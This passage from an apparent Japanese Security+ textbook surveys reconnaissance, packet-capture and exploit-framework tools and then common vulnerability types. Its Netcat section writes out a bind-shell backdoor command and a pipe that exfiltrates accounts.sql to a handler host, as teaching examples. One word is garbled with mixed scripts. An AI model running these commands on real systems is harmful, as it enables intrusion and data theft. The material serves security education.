



Linuxでは、*netstat*の使用は非推奨で、*iptools2*スイートの*ss*コマンドを使用します ([linux.com/topic/networking/introduction-ss-command](https://linux.com/topic/networking/introduction-ss-command))。

- **nslookup/dig** — Windows (*nslookup*)またはLinux (*dig*)で特定のDNSリゾルバを使用する規定のドメインのクエリ名レコード。脅威アクターは、ネットワークをテストして、誤って構成されているDNSサービスを発見します。誤って構成されたDNSによるゾーン転送が可能になると、脅威アクターはドメイン内のすべてのホストの完全なレコードを入手できるようになるため、ネットワークの構成方法に関する大量の情報が漏洩することになります。

```
C:\COMPTIA-LABS\LABFILES\Sysinternals>nslookup
Default Server: Unknown
Address: 0.0.0.0

> server 209.117.62.56
Default Server: [209.117.62.56]
Address: 209.117.62.56

> set type=any
> ls -d comptia.org
[[209.117.62.56]]
*** Can't list domain comptia.org: Query refused
The DNS server refused to transfer the zone comptia.org to your computer. If this
is incorrect, check the zone transfer security settings for comptia.org on the DNS
server at IP address 209.117.62.56.

>
```

*comptia.org*の名前サーバーがゾーン転送を許可するかどうかをテストする。  
(スクリーンショットはMicrosoftからの許可を得て使用。)

## 他の偵察および発見ツール

セキュリティ評価、ネットワーク偵察、脆弱性スキャン、ペネトレーションテスト関連のツールは、数百種類にのぼります。セキュリティディストリビューションは、こういったツールの構築を専門に行っています。Linux用には特にKALI ([kali.org](https://kali.org))やParrotOS ([parrotlinux.org](https://parrotlinux.org))が、Windows用としては([fireeye.com/blog/threat-research/2019/03/mando-vm-windows-offensive-distribution.html](https://fireeye.com/blog/threat-research/2019/03/mando-vm-windows-offensive-distribution.html))があります。

### theHarvester

**theHarvester**は、特定のドメイン名または企業名のオープンソースインテリジェンス(OSINT)を収集するためのツールです([github.com/laramies/theHarvester](https://github.com/laramies/theHarvester))。theHarvesterは、複数のパブリックデータソースをスキャンして、電子メール、名前、サブドメイン、IP、URL、その他関連データを収集します。

### dnsenum

名前レコードやホスティングの詳細に関する問い合わせや、外部DNSサービスから流出している情報が多すぎないかを確認する場合は*dig*や*whois*といったツールを使用できますが、*dnsenum*のようなツールの場合、一つのクエリに複数のテストが実装されています ([github.com/fwaeytens/dnsenum](https://github.com/fwaeytens/dnsenum))。ホスティング情報や名前レコードと同様に、*dnsenum*は、使用中のIPアドレス範囲に対してテストを試みることができます。

### scanless

**ポートスキャン**は、実行速度を遅くするか、結果の収集期間を延長しないかぎり、検知システムによって発見される可能性があります。別のオプションとして、プローブソースになります方法があります。このため、**scanless**はサードパーティのサイトを使用します([github.com/vesche/scanless](https://github.com/vesche/scanless))。この種のツールは、開いていてはいけないポートやサービスをスキャンすることで、防御的な意味でも有用です。

## curl

**curl**は、様々な種類のプロトコルにしたがってデータ転送を実行するためのコマンドラインクライアントです([curl.haxx.se](http://curl.haxx.se))。このツールを使用すると、ウェブアプリケーションの脆弱性テストの一環として、HTTP GETリクエスト、POSTリクエスト、PUTリクエストを送信できます。**curl**は、FTP、IMAP、LDAP、POP3、SMB、SMTPなど、その他複数のデータ転送プロトコルをサポートします。

## Nessus

ホストが実行しているサービスやバージョン情報のリストは、既知のソフトウェアの脆弱性リストと相互にチェックできます。通常このタイプのスキャンには、自動化されたツールを使用します。Tenable Network Security ([tenable.com/products/nessus/nessus-professional](https://www.tenable.com/products/nessus/nessus-professional))が作成した**Nessus**は、最もよく知られている商用の脆弱性スキャナーの一つです。これは、オンプレミス(Nessus Manager)やクラウド(Tenable Cloud)バージョンで使用できます。同様に、より小さいネットワーク用として、Nessus Professionalバージョンが設計されています。この製品は、個人ユーザーは無料で使用できます、企業の場合は、サブスクリプションベースで支払いが発生します。Nessusは、以前はオープンソースプログラムだったため、その他多くのスキャナー向けにソースコードも供給しています。

## Packet Captureとtcpdump

パケットとプロトコル分析は、もう一つの重要なセキュリティ評価と監視プロセスです。

- **パケット分析**とは、採取したフレームをフレームごとに精査することです。
- **プロトコル分析**とは、統計ツールを使用して、パケットシーケンスやパケットトレースを分析することです。

データフレームを採取したり復号したりする場合、パケット分析とプロトコル分析はスニファツールに依存します。ネットワークトラフィックは、ホストまたはネットワークセグメントから採取できます。ホストを使用すると、そのホストが扱うトラフィックだけを採取できます。ネットワークセグメントから採取する場合は、switched port analyzer (SPAN)ポート（またはミラーポート）で実行できます。これは、ネットワークスイッチが、指定されたソースポートを通過するフレームを、パケットスニファーが接続されている宛先ポートにコピーするように設定されていることを意味します。Test Access Port (TAP)を使用すると、ネットワークケーブルセグメントに対してもスニッフィングを実行できます。これは、通過するフレームをコピーするために、デバイスがケーブルにインサートされていることを意味します。パッシブバージョンとアクティブ（電源付き）バージョンがあります。

通常スニファは、ファイアウォール内または特に重要なサーバーの近くに設置されます。これは一般的に、ファイアウォールを通り抜けようと試みる悪意のあるトラフィックを識別することが狙いです。一つのスニファで大量のデータを生成することができるため、これらのデータを適切に管理するリソースを配備することなく、ネットワークのいたるところに複数のセンサーを設置することはできません。ネットワークサイズやリソースに応じて、主要な資産またはネットワーク経路の監視のために配置するセンサーの数は1個または数個です。

**tcpdump**は、Linux向けのコマンドラインパケットキャプチャユーティリティです([linux.die.net/man/8/tcpdump](https://linux.die.net/man/8/tcpdump))。リッスンするインターフェイスがeth0の場合、コマンドの基本シンタックスはtcpdump -i eth0です。次にユーティリティは、手動で停止される(Ctrl+C)まで、採取したパケットを表示します。フレームは、オプション-wを使用すると.pcapファイルに保存できます。一方、オプション-rを使用すると、pcapファイルを開くことができます。

tcpdumpは多くの場合、採取するフレーム数を減らすため何らかのフィルター処理をして使用します。

- タイプ—host、net、port、またはportrangeでフィルタリング。
- 方向—送信元(src)または宛先(dst)パラメータ (host、network、またはport)でフィルタリング。

- プロトコル — ポート番号ではなくプロトコルの名前でフィルタリング（例えば、arp、icmp、ip、ip6、tcp、udpなど）。

フィルター式は、ブール演算子で組み合わせることができます。

- and (&&)
- or (||)
- not (!)

括弧を使用して式をグループ化すると、さらに詳細なフィルター構文を作ることができます。複雑なフィルター式は、引用符で囲む必要があります。例えば、次のコマンドは、フレームを送信元IP10.1.0.100および宛先ポート53または80のフレームにフィルタリングします。


```
tcpdump -i eth0 "src host 10.1.0.100 and (dst port 53 or dst port 80)"
```

## パケット分析とWireshark

プロトコルアナライザー（またはパケットアナライザー）は、**トライフィック分析**を行うスニファと連動して動作します。キャプチャ中のデータを分析するか、保存したキャプチャ(.pcap)ファイルを開くことができます。プロトコルアナライザーは、採取したフレームを復号し、読み取り可能なフォーマットで内容を表示することができます。この場合、フレームの要約を閲覧するか、OSI層、プロトコル、機能、データに関するより詳細な情報を閲覧するかを選択することができます。

**Wireshark** ([wireshark.org](http://wireshark.org))は、ほとんどのオペレーティングシステム向けのインストーラー・パッケージを備えた、オープンソースグラフィカルパケットキャプチャおよび分析ユーティリティです。リッスンするインターフェイスを選択すると、結果が3ペインビューに表示されます。パケットリストペインには、スクロール式のフレームのサマリが表示されます。パケット詳細ペインには、現在パケットリストから選択されているフレーム内の拡張可能なフィールドが表示されます。パケットバイペインには、hexやASCII内のフレームの生データが表示されます。Wiresharkは、数百のネットワークプロトコルのヘッダーやペイロードをパース（解釈）することができます。

tcpdumpと同じ式の構文を使って、キャプチャファイルに適用することができます（ただし、この式はGUIツールを介しても構築可能です）。結果を.pcapファイルに保存したり、分析用にファイルをロードしたりできます。Wiresharkは、ライブキャプチャまたはキャプチャファイルに適用可能な非常に強力な表示フィルター ([wiki.wireshark.org/DisplayFilters](http://wiki.wireshark.org/DisplayFilters))をサポートしています。またフレームごとに色分け規則 ([wiki.wireshark.org/ColoringRules](http://wiki.wireshark.org/ColoringRules))を調整することもできます。

Wiresharkプロトコルアナライザ。(スクリーンショットは[wireshark.org](http://wireshark.org)からの許可を得て使用。)

別の有益な選択肢として、**Follow TCP Stream**コンテキストコマンドを使用して、TCPセッションのパケットコンテンツを再構築する方法があります。



PCAPファイルフォーマットにはいくつかの制限があり、それがPCAP Next Generation (PCAPNG) の開発につながっています。Wiresharkは現在デフォルトでPCAPNGを使用しており、tcpdump は、新しいフォーマットでもファイルを処理できます([cloudshark.io/articles/5-reasons-to-move-to-pcapng](https://cloudshark.io/articles/5-reasons-to-move-to-pcapng))。

## パケットインジェクションとリプレイ

偵察技術やテストの中には、偽造またはなりすましネットワークトラフィックの送信に依存するものがあります。多くの場合、ネットワークスニッフィングソフトウェアのライブラリを使用すると、フレームをネットワークストリームに挿入することができます。また、種類の異なるパケットを作成したり操作したりできるツールもあります。パケットインジェクションに使用することで有名なツールに、Dsniff ([monkey.org/~dugsong/dsniff](http://monkey.org/~dugsong/dsniff))、Ettercap ([ettercap-project.org](http://ettercap-project.org))、Scapy ([scapy.net](http://scapy.net))、hping ([hping.org](http://hping.org))などがあります。

### hping

hpingは、オープンソーススプーフィングツールで、ペネトレーションテスターに、脆弱なファイアウォールやIDSを悪用するネットワークパケットの作成機能を提供します。hpingは、次のようなタイプのテストを実行できます。

- ホスト/ポート検出およびファイアウォールテスト — Nmapと同様に、hpingを使用するとIPアドレスと応答用のTCP/UDPポートをプローブすることができます。
- Traceroute — ICMPがローカルネットワークでブロックされた場合、hpingは、ネットワークルートを構築する代替方法を提供します。hpingは、TCPやUDPを使ったDNSポートのプローブなど、任意のパケットフォーマットを使ってトレースを実行することができます。
- サービス拒否攻撃(DoS) — hpingを使用すると、ランダムなソースIPからフラッドベースのDoS攻撃を実行できます。この攻撃は、ファイアウォール、IDS、またはロードバランサーのこういった攻撃に対する応答を判断するために、テスト環境で使用できます。

## tcpreplay

名前が示す通り、**tcpreplay**は、.pcapファイルに保存されている以前に採取したトラフィックを取り出して、ネットワークインターフェイスを介してリプレイします([linux.die.net/man/1/tcpdump](https://linux.die.net/man/1/tcpdump))。オプションで、MACアドレスやIPアドレスの置き換えなど、キャプチャーのフィールドを変更することができます。**tcpdump**は、分析の際に有益です。採取した疑わしいトラフィックがあれば、監視されているネットワークインターフェイスを介してリプレイすると、侵入検出ルールをテストできます。

## エクスプロイトフレームワーク

**リモートアクセス型トロイの木馬(RAT)**は、ネットワークにリモートアクセスする方法を敵に与えるマルウェアです。セキュリティポスチャーアセスメントの観点から、ペネトレーションテスターがこの類の接続を確立し、チャネルを介して企業情報の送信を試みる可能性があります（データの流出）。セキュリティ管理が正常に動作すると、この試みは失敗します（または少なくとも検出できます）。

**エクスプロイトフレームワーク**は、自動スキャナで特定された脆弱性を利用して、適合したエクスプロイトを実行するスクリプトやソフトウェアを起動しようとするものです。これによりサービス障害など、ターゲットに相当な混乱をもたらしたり、データセキュリティにリスクが発生する場合があります。

このフレームワークは、特定のCVE（共通脆弱性識別子、Common Vulnerabilities and Exposures）をターゲットにする悪用コードのデータベースを含みます。悪用コードはモジュラーペイロードと結合できます。エクスプロイトによって得られたアクセスによって、ペイロードコードは、コマンドシェルのオープン、ユーザーの作成、ソフトウェアのインストールなどに使用される可能性があります。次にカスタムエクスプロイトモジュールを、ターゲットシステムに挿入することができます。フレームワークは、侵入検出システムまたはウイルス対策ソフトウェアを通過して挿入できるよう、コードを難読化することもできます。

**Metasploit** ([metasploit.com](https://metasploit.com))は、よく知られたエクスプロイトフレームワークです。このプラットフォームはオープンソースソフトウェアで、現在Rapid7がメンテナンスしています。LinuxとWindows向けに、フレームワーク（コマンドライン）コミュニティ版の無料インストレーションパッケージがあります。Rapid7は、プロ版とエクスプレスコマーシャル版のフレームワークを作成しており、Nexpose脆弱性スキャナーと密接に統合することができます。

*Metasploit Framework Console。* (スクリーンショットはmetasploit.comからの許可を得て使用。)

**Sn1per** ([github.com/1N3/Sn1per](https://github.com/1N3/Sn1per))は、ペネトレーションテストの報告とエビデンス収集のために設計されたフレームワークです。これはMetasploitやNiktoなどの他のツールと統合して、自動化テストスイートを実行できます。結果はウェブレポートとして表示できます。

他にも様々な脆弱性をターゲットにする多くのエクスプロイトフレームワークが存在します。次はその例です。

- fireELF — ファイルレスエクスプロイトペイロードをLinuxのホストに挿入([github.com/rek7/fireELF](https://github.com/rek7/fireELF))。
  - RouterSploit — 組み込みシステムをターゲットにする脆弱性スキャンモジュールとエクスプロイトモジュール([github.com/threat9/routersploit](https://github.com/threat9/routersploit))。
  - Browser Exploitation Framework (BeEF) — ウェブセッション情報の復元およびクライアントサイドのスクリプトの悪用([beefproject.com](https://beefproject.com))。
  - Zed Attack Proxy (ZAP) — ウェブアプリケーションとモバイルアプリのセキュリティテスト用スキャンツールとスクリプト([owasp.org/www-project-zap](https://owasp.org/www-project-zap))。
  - Pacu — Amazon Web Service (AWS)アカウントを偵察し悪用するためのスキャンツールとエクスプロイトツール([rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework](https://rhinosecuritylabs.com/aws/pacu-open-source-aws-exploitation-framework))。

## Netcat

**Netcat** (nc)は接続性テストのための単純ですが有効なツールで、WindowsとLinuxの両方に利用できます。Netcatは、ポートスキャンとフインガープ्रинтерингに使用できます。例えば次のコマンドはサーバーのHTTPポートへの接続を試み、HTTPキーワードのheadを送信して任意のバナーを返します。

```
echo "head" | nc 10.1.0.1 -v 80
```

Netcatはまた、リモートマシンとの接続を確立できます。バックドアとしてNetcatを設定する場合には、まず被害システム(IP: 10.1.0.1)上に、リスナーを設定します。このリスナーはハンドラヘトラフィックをパイプするように設定した、コマンドインタブリタなどのプログラムです。

```
nc -l -p 666 -e cmd.exe
```

次のコマンドでリスナーに接続し、端末へのアクセスを許可します。

```
nc 10.1.0.1 666
```

逆の方法で使用した場合、Netcatはファイルを受け取るために使用できます。例えばターゲットシステムで、脅威アクターは次を実行します。

```
type accounts.sql | nc 10.1.0.192 6666
```

ハンドラー (IP 10.1.0.192)側では、脅威アクターが次のコマンドを使用してファイルを受け取ります。

```
nc -l -p 6666 > accounts.sql
```

# レビュー アク ティビティ：

## ネットワーク偵察ツールを使っ た組織のセキュリティ

次の質問にお答えください。

- あなたは、認証されていないホストが、スプーフィング攻撃を受けているサブネットに対してデフォルトゲートウェイとして動作しているのではと疑っています。同じサブネットのWindowsクライアントPCからどのコマンドラインツールを使用すると、デフォルトゲートウェイのインターフェイスプロパティを確認できますか？
- あなたは、ネットワーク遅延が増大していることから、認証されていないホストが転送前にトラフィックを修正しているのではないかと疑っています。どのツールを使用すると、このサブネットから送られているトラフィックの遅延を測定できますか？
- どのタイプのツールを使用すると、デフォルトゲートウェイとして動作中のホストをフィンガープリンティングできますか？
- あなたは、疑わしいネットワークトラフィックのソースであるLinuxサーバーを調査しています。サーバー上の端末で、どのツールを使用すると特定のTCPポートを利用するプロセスを確認できますか？
- ゾーン転送とは何で、どの偵察ツールを使用すると、サーバーが許可しているかどうかをテストできますか？

6. Nessusを使用すると、どういった種類の組織的セキュリティ評価を実行できますか？
7. あなたは、ネットワークセキュリティスペシャリストの新しい検出ルールを策定しています。どのツールを使用すると、このルールが悪意のあるトラフィックサンプルと正常に一致するかどうかをテストできますか？
8. ペネトレーションテスターがNetcatを使用できるのは、どのセキュリティポスチャーアセットですか？

# トピック3B

## 一般的な脆弱性タイプを用いてセキュリティについての懸念事項を説明する



### 対象試験範囲

1.6 さまざまなタイプの脆弱性によるセキュリティの懸念事項を説明することができる。

セキュリティ評価を効果的に行うための課題は、適切なツール選びだけではありません。情報システムやネットワークに影響を及ぼす脆弱性のタイプを理解する必要があります。同様に、脆弱性が原因で生じ得る影響を評価し説明できなくてはなりません。それによって、最も優先順位の高いものに対して評価と改良アクティビティを実行することができます。

### ソフトウェア脆弱性とパッチ管理

ソフトウェア悪用とは、ソフトウェアコードの脆弱性をターゲットとする攻撃のことです。アプリケーションの脆弱性とは、セキュリティシステムが回避されたり、アプリケーションがクラッシュする原因となるような設計上の欠陥を指します。一般的に、脆弱性はかなり特殊な環境でなければ悪用されませんが、最新ソフトウェアの複雑さや、新しいバージョンが市場に出回るスピードを考えると、脆弱性がまったく無いソフトウェアはほぼ皆無と言えます。2つの対照的な例として、Adobe PDF文書に影響を及ぼす脆弱性と、トランスポートセキュリティをサポートするサーバーソフトウェアの脆弱性について考えてみます。前者は、ワークステーションを介して企業ネットワークを足場に脅威アクターの侵入を許す可能性があり、後者は、安全なウェブサービス提供のために使われる暗号化鍵を侵害の危険にさらす可能性があります。すなわち、両者ともが異なる理由によって攻撃の影響をうける可能性が高いということです。

またソフトウェアの脆弱性は、アプリケーションだけでなく、あらゆるタイプのコードに影響を及ぼすことを認識しておくことも重要です。

- オペレーティングシステム(OS) — アプリケーション悪用は、ログオンしているユーザーの権限で実行されるので、うまくいけば制限されます。OSのカーネルファイルや共有ライブラリに脆弱性がある場合、マルウェアのコードがより高いアクセス権 (systemやroot) で実行される、特権エスカレーションを許可する可能性が高まります。Dirty COWは、Linuxカーネルの脆弱性の一例です([access.redhat.com/blogs/766093/posts/2757141](https://access.redhat.com/blogs/766093/posts/2757141))。
- ファームウェア — 脆弱性が、PCのブートプロセスを制御するBIOS/UEFIファームウェアに存在する可能性があります。ネットワークカードやディスクコントローラーのようなデバイスファームウェアにバグが存在する可能性もあります。最後に、ネットワークアプライアンスやモノのインターネット(IoT)デバイスは、OSコードを一種のファームウェアタイプとして実行します。カーネルの脆弱性と同様に、悪用コードは高いレベルの権限で動作できるため、ファームウェアの悪用の特定は困難です。Intel AMTの脆弱性が、ファームウェアの脆弱性の影響を図解しています([blackhat.com/docs/us-17/thursday/us-17-Evdokimov-Intel-AMT-Stealth-Breakthrough-wp.pdf](https://blackhat.com/docs/us-17/thursday/us-17-Evdokimov-Intel-AMT-Stealth-Breakthrough-wp.pdf))。

脆弱性の大半はソフトウェアおよびセキュリティ研究者によって確認され、ベンダーに通知されます。これによってベンダー各社は、詳細情報を広範囲に公開する前にパッチを適用する機会を得ることができます。こういったセキュリティパッチがシステムに適用されないと、不適切または脆弱なパッチ管理によってさらに脆弱化し、悪用される可能性が高いままで放置されることになります。不適切な構成管理が、組織が単に資産の文書化や管理をずさんに行っていることを意味する場合もあります。パッチがデプロイされているシステムと、されていないシステムが存在

する場合などが該当します。パッチを適用して、後ほどパフォーマンスの問題が生じたために除去した場合もそうです。

## ゼロデイ攻撃とレガシープラットフォームの脆弱性

有効なパッチ管理手順が適用されていても、脅威アクターはソフトウェア脆弱性を攻撃ベクトルとして使用することができます。開発者が認識する前あるいはパッチのリリース前に脆弱性が悪用されるケースを、**ゼロデイ攻撃**と呼びます。ベンダーのパッチ開発には時間がかかるので、一定期間システムを脆弱なまま放置することになり、攻撃を受ける可能性が極めて高くなります。



用語ゼロデイは通常、脆弱性そのものに適用されますが、脆弱性を悪用する攻撃またはマルウェアを指すこともあります。*EternalBlue*ゼロデイ悪用は、有益なケーススタディを示します ([wired.com/story/eternalblue-leaked-nsa-spy-tool-hacked-world/](https://wired.com/story/eternalblue-leaked-nsa-spy-tool-hacked-world/))。

ゼロデイ脆弱性には、相当な金融価値があります。モバイルOSに対するゼロデイ悪用は、数百万ドルの価値になる場合があります。したがって敵対者は、高い価値を生む攻撃としてゼロデイ脆弱性だけを使用します。国家のセキュリティ機関や法執行機関は、犯罪調査を容易にするゼロデイ攻撃をストックしていることが知られています。

レガシープラットフォームとは、開発元やベンダーによるセキュリティパッチサポートが終了したシステムのことです。これには、PC/ラップトップ/スマートフォン、ネットワークアプライアンス、周辺機器、モノのインターネットデバイス、オペレーティングシステム、データベース/プログラミング環境、またはソフトウェアアプリケーションなどが該当します。定義からも明らかですが、レガシープラットフォームはパッチされません。こういったシステムは悪用を受ける可能性が高く、攻撃者が物理的に接続できないようにネットワークから隔離するなど、パッチ以外のセキュリティ制御で保護する必要があります。

## 脆弱なホスト構成

無効なパッチや構成管理ポリシーと手順は、ある種の脆弱性タイプを表しますが、構成が脆弱だと同じような影響を受ける可能性があります。

### デフォルト設定

アプライアンスやソフトウェアアプリケーションをデプロイする際にメーカーのデフォルト設定に依存している場合も、脆弱な構成の一例です。ベンダーが製品出荷時に設定したデフォルトセキュア設定は十分でないにもかかわらず、多くの場合、変更せずに使用されています。デフォルト設定ではインターフェイスは安全でないままのため、脅威アクターによるデバイス侵害が可能になります。脆弱な設定のネットワークアプライアンスのおかげで、脅威アクターは制約なくネットワークを移動したりトラフィックをスヌープしたりできます。

### 安全でないルートアカウント

WindowsでデフォルトのAdministratorアカウントと呼ばれ、一般にはスーパーユーザーと呼ばれるルートアカウントは、システムへのアクセス制限が全くありません。スーパーユーザーアカウントはOSのインストールに使用されます。安全ではないルートアカウントは、パスワードが弱くて推測出来たり、何らかのローカルブート攻撃を使ってパスワードを設定・変更して、敵対者が制御権を握ることができます。ソフトウェアのバグもまたルートアクセスを許可してしまう可能性があります。例えばMacOSに影響を及ぼした例があります([arstechnica.com/information-technology/2017/11/macos-bug-lets-you-log-in-as-admin-with-no-password-required](https://arstechnica.com/information-technology/2017/11/macos-bug-lets-you-log-in-as-admin-with-no-password-required))。こういった脆弱性は、脅威アクターにシステムの制御権を完全に奪われてしまう原因となるため非常に深刻です。

有効なユーザー管理と権限ポリシーが実施されれば、スーパーユーザーアカウントが高度に制限され、その代わりに最小限の権限管理アカウントまたはロールで管理タスクが実行されるようになります。通常、デフォルトルートまたはAdministratorアカウントはログインに使用できません。このタイプのアカウントをローカル（インタラクティブ）ログインに使用できる場合でも、リモートログインメカニズムを介したアクセスには使用するべきではありません。

## オープンパーミッション

オープンパーミッションとは、ユーザーグループごとにアクセス権を区別することなくデータファイルまたはアプリケーションをプロビジョニングすることです。許可システムは複雑になりがちなため、権限のないゲストに機密データファイルを表示してしまったり、読み取り専用アクセスが適切なのに書き込みアクセスを許可してしまったりなどのミスが容易に発生します。この問題は特に、WindowsやLinuxのディレクトリアクセス制御リストを使っていた管理者がクラウドでの対応に慣れていない場合に、クラウドストレージで広く発生します([directdefense.com/how-to-prevent-exploitation-of-amazon-s3-buckets-with-weak-permissions](https://directdefense.com/how-to-prevent-exploitation-of-amazon-s3-buckets-with-weak-permissions))。

## 脆弱なネットワーク構成

不必要的サービスを実行したり、弱い暗号を使用した場合も脆弱性が生じることがあります。

### オープンポートとサービス

ネットワークアプリケーションとサービスは、Transport Control Protocol (TCP)またはUser Datagram Protocol (UDP)のポート番号を介してクライアント接続を可能にします。クライアントとサーバーは、インターネットプロトコル(IP)アドレスによって識別されます。サーバーの動作には、オープンポートを少なくともいくつか使用する必要がありますが、セキュリティのベストプラクティスでは、必要なサービスだけに制限すべきであるとしています。不必要的オープンポートやサービスが動作していると、攻撃対象領域が増大するためです。既定のロールに合ったサービスを強化する汎用的なステップは次のとおりです。

- サービスがセキュリティクリティカルな場合（リモート管理インターフェイスなど）、IPアドレスやアドレス範囲ごとにサービスへのアクセスを許可するエンドポイントを制限します。あるいはエンドポイントからの接続をブラックリストでチェックし、問題が無ければアクセスを許可するようにします。
- デフォルトでインストールされている必要のないサービスは無効化します。サーバーのサービス自体を無効にするのが理想的ですが、環境によっては、代わりにファイアウォールを使ってポートをブロックする必要がある場合があります。
- プライベートネットワークでのみ使用できるようにすべきサービスについては、境界のファイアウォールでポートへのアクセスをブロックしたり、ネットワークをセグメント化すれば、サーバーは外部ネットワークからアクセスできなくなります。

## 安全でないプロトコル

安全でないプロトコルとは、平文でデータを転送するプロトコルです。すなわちこのプロトコルでは、データ保護に暗号化を使用しません。暗号化を使用しないということは、エンドポイントを認証する安全な方法がないことを意味します。これは脅威アクターが中間者攻撃(MITM)を行い、通信を傍受したり改ざんすることを可能にします。

### 弱い暗号化

暗号化アルゴリズムは、ディスクに保存したり、ネットワークを介して転送する際に、データを保護します。暗号化されたデータには、正しい復号鍵を保有する者だけがアクセスできるべきです。弱い暗号化による脆弱性は、データへの権限のないアクセスを許可してしまいます。こういった脆弱性は次の環境で発生します。

- 簡単なパスワードで鍵を生成したため脆弱性が露呈し、ブルートフォース列挙型の攻撃（パスワードが短すぎる場合）または辞書列挙型の攻撃（パスワードが複雑でない場合）による推測の試みを受けやすくなる場合。
- 暗号化に使用されたアルゴリズムまたは暗号文字の脆弱性が知られている場合。ブルートフォース列挙型攻撃を可能にします。
- 鍵が安全に配布されていないため、データ解読の権限がない人の手に簡単に渡ってしまう可能性がある場合。

## エラー

構成が弱いアプリケーションは、特定の条件下で、フォーマットされていないエラーメッセージを表示する可能性があります。こういったエラーメッセージは、脆弱性やコード化の誤りをブロープしている脅威アクターに把握されている可能性があります。安全なコード化プラクティスでは、アプリケーションが故障したとしても、エクスプロイトの開発をサポートしてしまう可能性のある情報を開示することなく「適切に」動作します。

## 脆弱性による影響

脆弱性は、様々なデータ侵害やデータ損失のシナリオにつながる可能性があります。これらのイベントは、コストや損失の観点から、組織の評判に深刻な影響をもたらします。

### データ侵害とデータ流出の影響

あらゆる情報は、データオーナーが割り当てたアクセス権の対象である許可されたユーザーやホストが収集、保存、処理しなくてはなりません。データ侵害とデータ流出は、承認されていない情報の使用が発生する別個のタイプのイベントです。

- データ侵害イベントは、機密データが承認を得ずに読まれたり転送されるイベントです。個人情報を管理する法律または規制を完全に順守していない状態で個人データを収集、保存、処理している場合は、プライバシー侵害となります。侵害は、データ漏洩とも言えます。データ侵害は意図的/悪意的、または意図しない過失によるものである可能性があります。
- データ流出とは、脅威アクターが被害者のシステムから外部ネットワークまたはメディアに承認を得ずにデータを転送する場合に使用する方法およびツールのことです。データ侵害とは異なり、データ流出イベントは常に意図的かつ悪意的に行われます。データ侵害は、データ流出イベントの結果発生します。

影響のレベルによって、データ侵害には様々なシナリオが含まれます。最も深刻なデータ侵害では、大切な知的財産(IP)またはアカウント保持者の個人情報が侵害されます。

### 個人情報盗難の影響

個人情報侵害によって、脅威アクターは個人情報を盗んだり、他の悪意のある行為者に盗んだデータを売ったりすることができます。脅威アクターはアカウントの認証情報を取得したり、個人情報や財務情報を用いて不正なクレジット申請や購入を行う場合もあります。

### データ損失と可用性損失の影響

データ侵害と異なり、データ損失が発生すると、情報が永久にあるいは一時的に使用できなくなる場合があります。機密性や完全性と比べると、可用性は時としてセキュリティの属性として見過ごさることがあります。業務のワークフローに深刻な影響がもたらされる可能性があります。処理システムが過失または悪意に基づく障害の発生によって停止した場合、企業は注文の処理や実行などの重要なワークフローを行えなくなることがあります。

### 財務および評判への影響

こういった影響は業務上の損害、罰金、損失などにより、直接財務に影響を及ぼします。データ/プライバシー侵害や可用性損失などの発生により、企業の評判が悪くなり、直接の顧客を失います。問題が大きい場合、ソーシャルメディアやメインストリームメディアに悪評を広げる原因となる可能性があります。これらの影響を予測する場合、評判のダメージを最小限にするために、インシデント対応チームは広報(PR)やマーケティングの専門家の意見を取り入れなくてはなりません。

## サードパーティーリスク

世間の注目を集める侵害によって、脆弱性管理におけるサプライチェーンの重要さに対する認識がさらに高まっています。製品、またはサービスでさえも、様々な企業から成る長いチェーンによって成立し、維持されています。チェーンに連なる各企業は、自身のベンダーに対してデューデリジェンスを実行するサプライヤーやベンダーに依存しています。チェーンに弱い連結があると、サービスの可用性やパフォーマンスに影響が生じ、場合によってはデータ侵害につながることもあります。

### ベンダー管理

**ベンダー管理**は、サプライヤー企業を選択したり、サードパーティーの製品またはサービスに依存する場合に生じるリスクを評価するためのプロセスです。データやサイバーセキュリティに関して言えば、リスクをすべてベンダーに転嫁することはできないことを理解しなくてはなりません。データを保管しているベンダーがデータ侵害を被った場合、彼らに費用を請求することはできますが、あなたの会社も、法的罰則や会社の評判への影響などの点で責任をとることになります。ホスティングプロバイダーの障害が原因で、ウェブストアが頻繁に停止する場合に、評判に影響が生じるのはあなたの会社で、顧客離れが生じて注文が減少するのもあなたの会社です。

ベンダーが、セキュリティポリシーを堅固に実施していることを証明する文書や証明書を配布する場合があります。これによって、有効な脆弱性管理や製品サポートの履歴など、セキュリティ能力があるかどうかを見極めることができます。大企業は通常、必要な基準を満たしていることの保証となる、詳細な監査プロセスを完了するようベンダーに求めます。

